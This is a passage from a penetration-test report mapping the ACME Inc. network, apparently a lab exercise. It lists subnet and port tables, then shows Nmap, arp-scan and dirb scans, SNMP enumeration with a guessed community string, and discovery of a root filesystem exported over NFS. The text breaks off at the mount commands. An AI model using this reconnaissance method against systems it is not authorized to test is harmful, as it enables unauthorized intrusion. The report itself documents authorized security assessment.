Network Security Investigation

Connor Claypool

January 2021

Contents

1 Introduction **5**

2 Network Details and Diagram **5**

3 Network Mapping and Security Investigation Procedure **9**

3.1 Investigating the Local Subnet(s) 9

3.1.1 Scanning 9

3.1.2 Enumeration 12

3.1.3 Vulnerability Analysis and Exploitation 23

3.1.4 Post-Exploitation: Further Information Gathering 27

3.2 Investigating Subnets Adjacent to Router `1.1.1.1` 33

3.2.1 Scanning 33

3.2.2 Enumeration 35

3.2.3 Vulnerability Analysis and Exploitation 41

3.2.4 Post-Exploitation: Further Information Gathering 47

3.3 Investigating Subnets Adjacent to Router `2.2.2.2` 50

3.3.1 Scanning 50

3.3.2 Enumeration 51

3.3.3 Vulnerability Analysis and Exploitation 55

3.3.4 Post-Exploitation: Further Information Gathering 56

3.4 Investigating Subnets Adjacent to Router `3.3.3.3` and Host `192.168.0.34` 61

3.4.1 Scanning 61

3.4.2 Enumeration 65

3.4.3 Vulnerability Analysis and Exploitation 68

3.4.4 Post-Exploitation: Further Information Gathering 69

3.5 Investigating Subnets Beyond the Router at `192.168.0.234` 71

3.5.1 Scanning 71

3.5.2 Enumeration 73

3.5.3 Vulnerability Analysis and Exploitation 74

3.5.4 Post-Exploitation: Further Information Gathering 77

3.6 Investigating Subnets Beyond the Router at `192.168.0.234`: Pivoting from `192.168.0.242` 78

3.6.1 Scanning 78

3.6.2 Enumeration 81

3.6.3 Vulnerability Analysis and Exploitation 84

3.6.4 Post-Exploitation: Further Information Gathering 86

3.7 Investigating Subnets Beyond the Router at `192.168.0.234`: Pivoting from `192.168.0.66` 87

3.7.1 Scanning 87

3.7.2 Enumeration 90

3.7.3 Vulnerability Analysis and Exploitation 95

3.7.4 Post-Exploitation: Further Information Gathering 96

4 Security Flaws and Remediation Steps 105

4.1 Host `192.168.0.193` (Router `1.1.1.1`) 105

4.2 Host `192.168.0.210` 109

4.3 Host `172.16.221.237` 111

4.4 Host `192.168.0.226` (Router `2.2.2.2`) 116

4.5 Host `192.168.0.34` 117

4.6 Host `192.168.0.230` (Router `3.3.3.3`) 119

4.7 Host `13.13.13.13` 121

4.8 Host `192.168.0.130` 122

4.9 Host `192.168.0.242` 123

4.10 Host `192.168.0.66` 125

4.11 Host `192.168.0.65` (Router `4.4.4.4`) 126

4.12 Host `192.168.0.98` (Router `5.5.5.5`) 127

5 Critical Evaluation of the Network Design 129

5.1 Topology 129

5.2 VLSM Scheme 130

5.3 Network Security 133

Appendix A: Subnet Calculations 134

Subnet Calculation Procedure 134

Subnet Calculations 137

1 Introduction

This report covers the mapping and evaluation of the ACME Inc. corporate network, made necessary by the departure of the company's network administrator and the lack of any documentation of the details of the network. The network diagram and subnet table produced in the course of this investigation, as well as a table of which ports are open on each network device, are given in Section 2. The procedure used to map the network and test the security of each network device is given in Section 3, while Section 4 details the security weaknesses found in the devices on the network as well as the steps required to remediate these. Finally, a critical evaluation of the overall design of the network, including suggestions for improvements to this design, is presented in Section 5.

2 Network Details and Diagram

Table 1: Subnet details for subnets in use on the network

Subnet Address	First Usable Address	Last Usable Address	Broadcast Address	Subnet Mask	CIDR Prefix	Size	Usable Addresses
192.168.0.32	192.168.0.33	192.168.0.62	192.168.0.63	255.255.255.224	27	32	30
192.168.0.64	192.168.0.65	192.168.0.94	192.168.0.95	255.255.255.224	27	32	30
192.168.0.96	192.168.0.97	192.168.0.126	192.168.0.127	255.255.255.224	27	32	30
192.168.0.128	192.168.0.129	192.168.0.158	192.168.0.159	255.255.255.224	27	32	30
192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223	255.255.255.224	27	32	30
192.168.0.224	192.168.0.225	192.168.0.226	192.168.0.227	255.255.255.252	30	4	2
192.168.0.228	192.168.0.229	192.168.0.230	192.168.0.231	255.255.255.252	30	4	2
192.168.0.232	192.168.0.233	192.168.0.234	192.168.0.235	255.255.255.252	30	4	2
192.168.0.240	192.168.0.241	192.168.0.242	192.168.0.243	255.255.255.252	30	4	2
172.16.221.0	172.16.221.1	172.16.221.254	172.16.221.255	255.255.255.0	24	256	254
13.13.13.0	13.13.13.1	13.13.13.254	13.13.13.255	255.255.255.0	24	256	254


Table 2: Open ports and active services on network devices

Host Address	Protocol	Port	Service
192.168.0.193, 192.168.0.225, 172.16.221.16	TCP	22	SSH
		23	Telnet
		80	HTTP
		443	HTTPS
	UDP	123	NTP
		161	SNMP
192.168.0.203	UDP	67	DHCP

192.168.0.210	TCP	22	SSH
		111	rpcbind
		2049	NFS
		34776, 36129, 36142, 46932, 59715	RPC/NFS
	UDP	111	rpcbind
		2049	NFS
		5353	mDNS
172.16.221.237	TCP	80	HTTP
		443	HTTPS
	UDP	5353	mDNS
192.168.0.226, 192.168.0.229, 192.168.0.33	TCP	23	Telnet
		80	HTTP
		443	HTTPS
	UDP	123	NTP
		161	SNMP
192.168.0.34, 13.13.13.12	TCP	22	SSH
		111	rpcbind
		2049	NFS
		49737, 52488, 53796, 57923, 59396	RPC/NFS
	UDP	111	rpcbind
		2049	NFS
		5353	mDNS
192.168.0.230, 192.168.0.233, 192.168.0.129	TCP	23	Telnet
		80	HTTP
		443	HTTPS
	UDP	123	NTP
		161	SNMP
192.168.0.130	TCP	22	SSH
		111	rpcbind
		2049	NFS
		33862, 37577, 40839, 50377, 55907	RPC/NFS
	UDP	111	rpcbind
		2049	NFS
		5353	mDNS
13.13.13.13	TCP	22	SSH
	UDP	5353	mDNS

192.168.0.242	TCP	22	SSH
		80	HTTP
		111	rpcbind
		60758	RPC
	UDP	111	rpcbind
		5353	mDNS
192.168.0.241	TCP	53	DNS
	UDP	53	DNS
		123	NTP
192.168.0.66	TCP	22	SSH
		111	rpcbind
		2049	NFS
		36064, 40151, 41815, 42431, 47376	RPC/NFS
	UDP	111	rpcbind
		2049	NFS
		5353	mDNS
192.168.0.65, 192.168.0.97	TCP	23	Telnet
		80	HTTP
		443	HTTPS
	UDP	123	NTP
		161	SNMP
192.168.0.98	TCP	53	DNS
		80	HTTP
		2601	Quagga
		2604	Quagga
		2605	Quagga
	UDP	53	DNS
		123	NTP

Figure 1: Network diagram



3 Network Mapping and Security Investigation Procedure

3.1 Investigating the Local Subnet(s)

As the starting point for this investigation, access to a Kali Linux machine connected to the corporate network was provided. The first step in mapping the network was to determine the details of the subnet or subnets to which this machine was connected. This was achieved using the command `ip addr`. The output of this command is given in Figure 2, revealing one physical interface with address `192.168.0.200`, CIDR prefix 27 and broadcast address `192.168.0.223`. The calculations performed with this information to determine the details of the corresponding subnet, `192.168.0.192/27`, are given in Appendix A.

Figure 2: Network interfaces on the Kali Linux machine

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
    link/ether 00:0c:29:b4:e1:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb4:e1ce/64 scope link
       valid_lft forever preferred_lft forever
```

3.1.1 Scanning

Having calculated the details of the local subnet, this subnet was scanned for other hosts using the command in Listing 1. This scan revealed three active hosts, as shown in Figure 3.

Listing 1: Command used to scan the local subnet for active hosts

```
arp-scan 192.168.0.192/27
```

Figure 3: Results of scanning the local subnet for active hosts

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b4:e1:ce, IPv4: 192.168.0.200
Starting arp-scan 1.9.7 with 32 hosts (https://github.com/royhills/arp-sca
192.168.0.193   00:50:56:99:6c:e2       VMware, Inc.
192.168.0.203   00:0c:29:da:42:4c       VMware, Inc.
192.168.0.210   00:0c:29:0d:67:c6       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 32 hosts scanned in 1.499 seconds (21.35 hosts/sec)
```

The next step was to scan these hosts for open TCP ports, network services and known operating systems. This was achieved with Nmap using the command given in Listing 2.

Listing 2: Command to perform a TCP service and operating system scan against hosts in the local subnet

```
nmap -vv -sV -O -p- 192.168.0.193 192.168.0.203
    ↪ 192.168.0.210
```

The results for `192.168.0.193` and `192.168.0.210` are given in Figures 4 and 5, respectively. The host `192.168.0.203` did not appear to have any TCP ports open, and Nmap could not determine any details about its operating system.

Figure 4: Nmap TCP service scan results for `192.168.0.193`

```
PORT    STATE SERVICE    REASON         VERSION
22/tcp  open  ssh        syn-ack ttl 64 OpenSSH 5.5p1 Debian 6+squeeze8 (p
rotocol 2.0)
23/tcp  open  telnet     syn-ack ttl 64 VyOS telnetd
80/tcp  open  http       syn-ack ttl 64 lighttpd 1.4.28
443/tcp open  ssl/https? syn-ack ttl 64
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Figure 5: Nmap TCP service scan results for `192.168.0.210`

```
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
(Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
2049/tcp  open  nfs_acl  syn-ack ttl 64 2-3 (RPC #100227)
34776/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
36129/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
36142/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
46932/tcp open  nlockmgr syn-ack ttl 64 1-4 (RPC #100021)
59715/tcp open  status   syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Nmap was also used to scan these hosts for open UDP ports, using the command in Listing 3. Since UDP scans are much slower and less reliable than TCP scans, only the default top 1000 ports were scanned, as opposed to all 65536 possible ports. Additionally, should a host be compromised, as is likely possible, that

system's open TCP and UDP ports will be checked from within to verify the results of external scans.

Listing 3: Command to perform a UDP scan against hosts in the local subnet

```
nmap -vv -sU 192.168.0.193 192.168.0.203 192.168.0.210
```

The results for hosts `192.168.0.193`, `192.168.0.203` and `192.168.0.210` are shown in Figures 6, 7 and 8, respectively. The results for `192.168.0.210` omit a large block of ports after 6001 listed as `open|filtered` due to no response and where the possible service is unknown, as this gives insufficient information for further investigation.

Figure 6: Nmap UDP scan results for `192.168.0.193`

```
PORT     STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 64
161/udp open  snmp    udp-response ttl 64
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

Figure 7: Nmap UDP scan results for `192.168.0.203`

```
PORT    STATE          SERVICE REASON
67/udp open|filtered dhcps   no-response
```

Figure 8: Nmap UDP scan results for `192.168.0.210`

```
PORT      STATE          SERVICE      REASON
68/udp    open|filtered dhcpc        no-response
80/udp    open|filtered http         no-response
111/udp   open          rpcbind      udp-response ttl 64
502/udp   open|filtered mbap         no-response
559/udp   open|filtered teedtap      no-response
631/udp   open|filtered ipp          no-response
1023/udp  open|filtered unknown      no-response
1038/udp  open|filtered mtqp         no-response
1041/udp  open|filtered danf-ak2     no-response
1124/udp  open|filtered hpvmmcontrol no-response
1434/udp  open|filtered ms-sql-m     no-response
1524/udp  open|filtered ingreslock   no-response
1813/udp  open|filtered radacct      no-response
2049/udp  open          nfs          udp-response ttl 64
5353/udp  open          zeroconf     udp-response ttl 255
6001/udp  open|filtered X11:1        no-response
```

3.1.2 Enumeration

Once the above information about the open ports and network services on each active host on the local subnet had been gathered, these services were further investigated. To keep things methodical, these were investigated first by IP address (in ascending order), then by protocol (TCP before UDP) and then by port number (in ascending order).

As such, the host `192.168.0.193` was investigated first. The SSH service on port 22 was connected to using the command `ssh 192.168.0.193` so as to grab the banner and check for further details about the host system. The results of this operation, as shown in Figure 9, strongly suggested the host was running VyOS, a Linux-based router operating system, a conclusion supported by Nmap's operating system scan results for this host.

Figure 9: Banner grabbing SSH on `192.168.0.193`

```
Welcome to VyOS
root@192.168.0.193's password:
```


The telnet service on port 23 was connected to next with the command `telnet 192.168.0.193`, and, as shown in Figure 10, this resulted in the same welcome banner.

Figure 10: Banner grabbing Telnet on `192.168.0.193`

```
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login:
```

After this, the HTTP service on port 80 was browsed to, revealing a VyOS router welcome page, as shown in Figure 11. The site root redirected to the file `vyos/main.html`, and browsing to the folder `vyos` revealed a directory index containing an `images` folder, which itself contained two VyOS logo images.

Figure 11: Web page located at `192.168.0.193` ports 80 and 443



A brute-force scan against the web server was then performed to check for any other content. The command used to perform this scan is given in Listing 4. A single folder, `cgi-bin`, was discovered. This directory was accessible and listable, and contained three items, as shown in Figure 12. Browsing to `squidGuard-simple.cgi` resulted in an Access Denied message, as shown in Figure 13.

This file seemed to be the URL blacklisting squid proxy plugin `squidguard`, which would make sense given that a URL parameter was displayed with an Access Denied message. Guessing revealed that the URL and Target Class information displayed on the page, which are empty in Figure 13, were derived from the GET parameters `url` and `targetclass`, respectively.


Listing 4: Command to perform a brute-force directory scan against the given host

```
dirb http://192.168.0.193 /usr/share/wordlists/dirb/
    ↪ big.txt
```

Figure 12: Directory listing of `192.168.0.193/cgi-bin/`


Name	Last Modified	Size	Type
Parent Directory/		-	Directory
squidGuard-simple.cgi	2015-Feb-24 23:44:14	5.0K	application/octet-stream
webgui	2014-Dec-24 13:55:13	159.8K	application/octet-stream
webgui-wrap	2014-Dec-24 13:55:12	0.1K	application/octet-stream

Figure 13: Error shown when browsing to `http://192.168.0.193/cgi-bin/squidGuard-simple.cgi`




Browsing to `webgui` resulted in a blank page, and `webgui-wrap` resulted in an error, as shown in Figure 14. A web search revealed that these were components of the Vyatta WebGUI for VyOS. The file `webgui-wrap` was found to be a shell script which runs the `webgui` file. Since the `webgui` file generated an empty page, it made sense that `webgui-wrap` gave an error complaining about a non-existent root element.

Figure 14: Error shown when browsing to `http://192.168.0.193/cgi-bin/webgui-wrap`



The same investigations were performed against the HTTPS server on port 443, with identical results. When connecting to the HTTPS server, however, it was noted that a warning was displayed stating that weak encryption was being used, as shown in Figure 15.

Figure 15: Warning about weak HTTPS encryption at `https://192.168.0.193`




Next, the potentially open UDP ports on the host `192.168.0.193` were investigated. First, the Nmap script `ntp-info` was run to enumerate the NTP service possibly running on port 123. The command used to run this script is given in Listing 5, and the results are given in Figure 16, showing that NTP was indeed running on this port and that a time stamp was received.

Listing 5: Command used to enumerate NTP on `192.168.0.193`

```
nmap -sU -p123 192.168.0.193 --script=ntp-info
```

Figure 16: NTP information captured from `https://192.168.0.193`



The other UDP service to investigate was SNMP on port 161. Attempts were made to enumerate the service using the tool `snmp-check`, and after some quick guessing, a valid community string 'secure' was discovered. The final command used to obtain SNMP information from this host is given in Listing 6. This revealed a huge amount of information, some notable sections of which are included below. Figure 17 shows the device's system information, including the precise operating system version. Figure 18 shows the details of the host's physical network interfaces, while Figure 19 shows the IP addresses assigned to the host. These details suggested the router was connected to three physical networks. Open ports are shown in Figure 20, confirming the results of the Nmap scans, and routing information is shown in Figure 21, revealing several networks the router was aware of. Traffic destined for these networks was always forwarded to either the local device or `192.168.0.226`.

Listing 6: Command to enumerate SNMP on `192.168.0.193`

```
snmp-check 192.168.0.193 -c secure
```

Figure 17: SNMP system information from `192.168.0.193`

```
[*] System information:

  Host IP address                  : 192.168.0.193
  Hostname                         : vyos
  Description                      : Vyatta VyOS 1.1.7
  Contact                          : root
  Location                         : Unknown
  Uptime snmp                      : 07:19:40.98
  Uptime system                    : 07:19:26.42
  System date                      : 2020-11-10 17:21:25.0
```

Figure 18: SNMP network interface information from `192.168.0.193`

```
Interface                    : [ up ] VMware VMXNET3 Ethernet Controller
Id                           : 2
Mac Address                  : 00:50:56:99:6c:e2
Type                         : ethernet-csmacd
Speed                        : 4294 Mbps
MTU                          : 1500
In octets                    : 50120404
Out octets                   : 62919050

Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                           : 3
Mac Address                  : 00:50:56:99:91:e4
Type                         : ethernet-csmacd
Speed                        : 1000 Mbps
MTU                          : 1500
In octets                    : 492056
Out octets                   : 490580

Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                           : 4
Mac Address                  : 00:0c:29:5a:07:78
Type                         : ethernet-csmacd
Speed                        : 1000 Mbps
MTU                          : 1500
In octets                    : 0
Out octets                   : 466928
```

Figure 19: SNMP IP address information from `192.168.0.193`

```
[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     1.1.1.1               255.255.255.255       0
  1                     127.0.0.1             255.0.0.0             0
  4                     172.16.221.16         255.255.255.0         1
  2                     192.168.0.193         255.255.255.224       1
  3                     192.168.0.225         255.255.255.252       1
```

Figure 20: SNMP open ports information from `192.168.0.193`

```
[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               22                    0.0.0.0               0                     listen
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               443                   0.0.0.0               0                     listen
  127.0.0.1             199                   0.0.0.0               0                     listen
  127.0.0.1             199                   127.0.0.1             35869                 established
  127.0.0.1             199                   127.0.0.1             35871                 established
  127.0.0.1             199                   127.0.0.1             35873                 established
  127.0.0.1             35869                 127.0.0.1             199                   established
  127.0.0.1             35871                 127.0.0.1             199                   established
  127.0.0.1             35873                 127.0.0.1             199                   established

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  1.1.1.1               123
  127.0.0.1             123
  172.16.221.16         123
  192.168.0.193         123
  192.168.0.225         123
```

Figure 21: SNMP routing information from `192.168.0.193`

Destination	Next hop	Mask	Metric
1.1.1.1	0.0.0.0	255.255.255.255	0
127.0.0.0	0.0.0.0	255.0.0.0	0
172.16.221.0	0.0.0.0	255.255.255.0	0
192.168.0.32	192.168.0.226	255.255.255.224	1
192.168.0.64	192.168.0.226	255.255.255.224	1
192.168.0.96	192.168.0.226	255.255.255.224	1
192.168.0.128	192.168.0.226	255.255.255.224	1
192.168.0.192	0.0.0.0	255.255.255.224	0
192.168.0.224	0.0.0.0	255.255.255.252	0
192.168.0.228	192.168.0.226	255.255.255.252	1
192.168.0.232	192.168.0.226	255.255.255.252	1
192.168.0.240	192.168.0.226	255.255.255.252	1

The next host to be examined was `192.168.0.203`. A single potentially active UDP service was discovered on this host, DHCP on port 67. The Nmap scripts `dhcp-discover` and `broadcast-dhcp-discover` were employed to enumerate this service, using the command in Listing 7. This command was successful in eliciting a DHCP offer, as shown in Figure 22.

Listing 7: Nmap command to enumerate DHCP on `192.168.0.203`

```
nmap -sU -p67 192.168.0.203 --script=dhcp-discover,
    ↪ broadcast-dhcp-discover
```

Figure 22: DHCP offer information elicited from `192.168.0.203`

```
broadcast-dhcp-discover:
  Response 1 of 1:
    IP Offered: 192.168.0.211
    DHCP Message Type: DHCPOFFER
    Server Identifier: 192.168.0.203
    IP Address Lease Time: 5m00s
    Subnet Mask: 255.255.255.224
    Router: 192.168.0.193
    Domain Name: example.org
    Broadcast Address: 192.168.0.223
```

The final host to be examined at this stage was `192.168.0.210`. The SSH service on TCP port 22 was banner-grabbed as previously, but this revealed no information banner. Next, the `rpcbind` service on port 111 was enumerated using the command `rpcinfo 192.168.0.210`. The output of this command is shown in Figures 23 and 24, and revealed that aside from the standard `portmapper`, the NFS service appeared to be running, confirming Nmap's scan results.

Figure 23: RPC information from `192.168.0.210`

program	version	netid	address	service	owner
100000	4	tcp6	::.0.111	portmapper	superuser
100000	3	tcp6	::.0.111	portmapper	superuser
100000	4	udp6	::.0.111	portmapper	superuser
100000	3	udp6	::.0.111	portmapper	superuser
100000	4	tcp	0.0.0.0.0.111	portmapper	superuser
100000	3	tcp	0.0.0.0.0.111	portmapper	superuser
100000	2	tcp	0.0.0.0.0.111	portmapper	superuser
100000	4	udp	0.0.0.0.0.111	portmapper	superuser
100000	3	udp	0.0.0.0.0.111	portmapper	superuser
100000	2	udp	0.0.0.0.0.111	portmapper	superuser
100000	4	local	/run/rpcbind.sock	portmapper	superuser
100000	3	local	/run/rpcbind.sock	portmapper	superuser
100024	1	udp	0.0.0.0.135.88	status	116
100024	1	tcp	0.0.0.0.233.67	status	116
100024	1	udp6	::.187.166	status	116
100024	1	tcp6	::.164.181	status	116
100003	2	tcp	0.0.0.0.8.1	nfs	superuser
100003	3	tcp	0.0.0.0.8.1	nfs	superuser
100003	4	tcp	0.0.0.0.8.1	nfs	superuser
100227	2	tcp	0.0.0.0.8.1	-	superuser
100227	3	tcp	0.0.0.0.8.1	-	superuser
100003	2	udp	0.0.0.0.8.1	nfs	superuser
100003	3	udp	0.0.0.0.8.1	nfs	superuser
100003	4	udp	0.0.0.0.8.1	nfs	superuser
100227	2	udp	0.0.0.0.8.1	-	superuser
100227	3	udp	0.0.0.0.8.1	-	superuser
100003	2	tcp6	::.8.1	nfs	superuser
100003	3	tcp6	::.8.1	nfs	superuser
100003	4	tcp6	::.8.1	nfs	superuser
100227	2	tcp6	::.8.1	-	superuser
100227	3	tcp6	::.8.1	-	superuser
100003	2	udp6	::.8.1	nfs	superuser
100003	3	udp6	::.8.1	nfs	superuser
100003	4	udp6	::.8.1	nfs	superuser
100227	2	udp6	::.8.1	-	superuser
100227	3	udp6	::.8.1	-	superuser

Figure 24: RPC information from `192.168.0.210` - Cont.

```
100021    1    udp       0.0.0.0.233.85         nlockmgr   superuser
100021    3    udp       0.0.0.0.233.85         nlockmgr   superuser
100021    4    udp       0.0.0.0.233.85         nlockmgr   superuser
100021    1    tcp       0.0.0.0.183.84         nlockmgr   superuser
100021    3    tcp       0.0.0.0.183.84         nlockmgr   superuser
100021    4    tcp       0.0.0.0.183.84         nlockmgr   superuser
100021    1    udp6      ::.130.156             nlockmgr   superuser
100021    3    udp6      ::.130.156             nlockmgr   superuser
100021    4    udp6      ::.130.156             nlockmgr   superuser
100021    1    tcp6      ::.224.149             nlockmgr   superuser
100021    3    tcp6      ::.224.149             nlockmgr   superuser
100021    4    tcp6      ::.224.149             nlockmgr   superuser
100005    1    udp       0.0.0.0.166.57         mountd     superuser
100005    1    tcp       0.0.0.0.141.33         mountd     superuser
100005    1    udp6      ::.228.97              mountd     superuser
100005    1    tcp6      ::.179.13              mountd     superuser
100005    2    udp       0.0.0.0.202.136        mountd     superuser
100005    2    tcp       0.0.0.0.141.46         mountd     superuser
100005    2    udp6      ::.130.188             mountd     superuser
100005    2    tcp6      ::.173.59              mountd     superuser
100005    3    udp       0.0.0.0.156.193        mountd     superuser
100005    3    tcp       0.0.0.0.135.216        mountd     superuser
100005    3    udp6      ::.214.128             mountd     superuser
100005    3    tcp6      ::.198.25              mountd     superuser
```

The NFS service was enumerated next, as all of this host's open TCP ports from 2049 and up seemed to be associated with NFS. The command given in Listing 8 was used to scan the host for NFS exports, and its results are shown in Figure 25, revealing that the root file system was exported to any host on the `192.168.0.0/24` network.

Listing 8: Command used to enumerate NFS shares on `192.168.0.210`

```
showmount -e 192.168.0.210
```

Figure 25: NFS shares on `192.168.0.210`

```
Export list for 192.168.0.210:
/ 192.168.0.*
```

To determine whether this file system was exported with write permissions, it was mounted under the folder `210` using the commands given in Listing 9. The command `touch 210/abc` was used to attempt to write to the file system, which resulted in the message shown in Figure 26 and revealed that this file system was exported read-only.

Listing 9: Commands used to mount the NFS share from `192.168.0.210`

```
mkdir 210
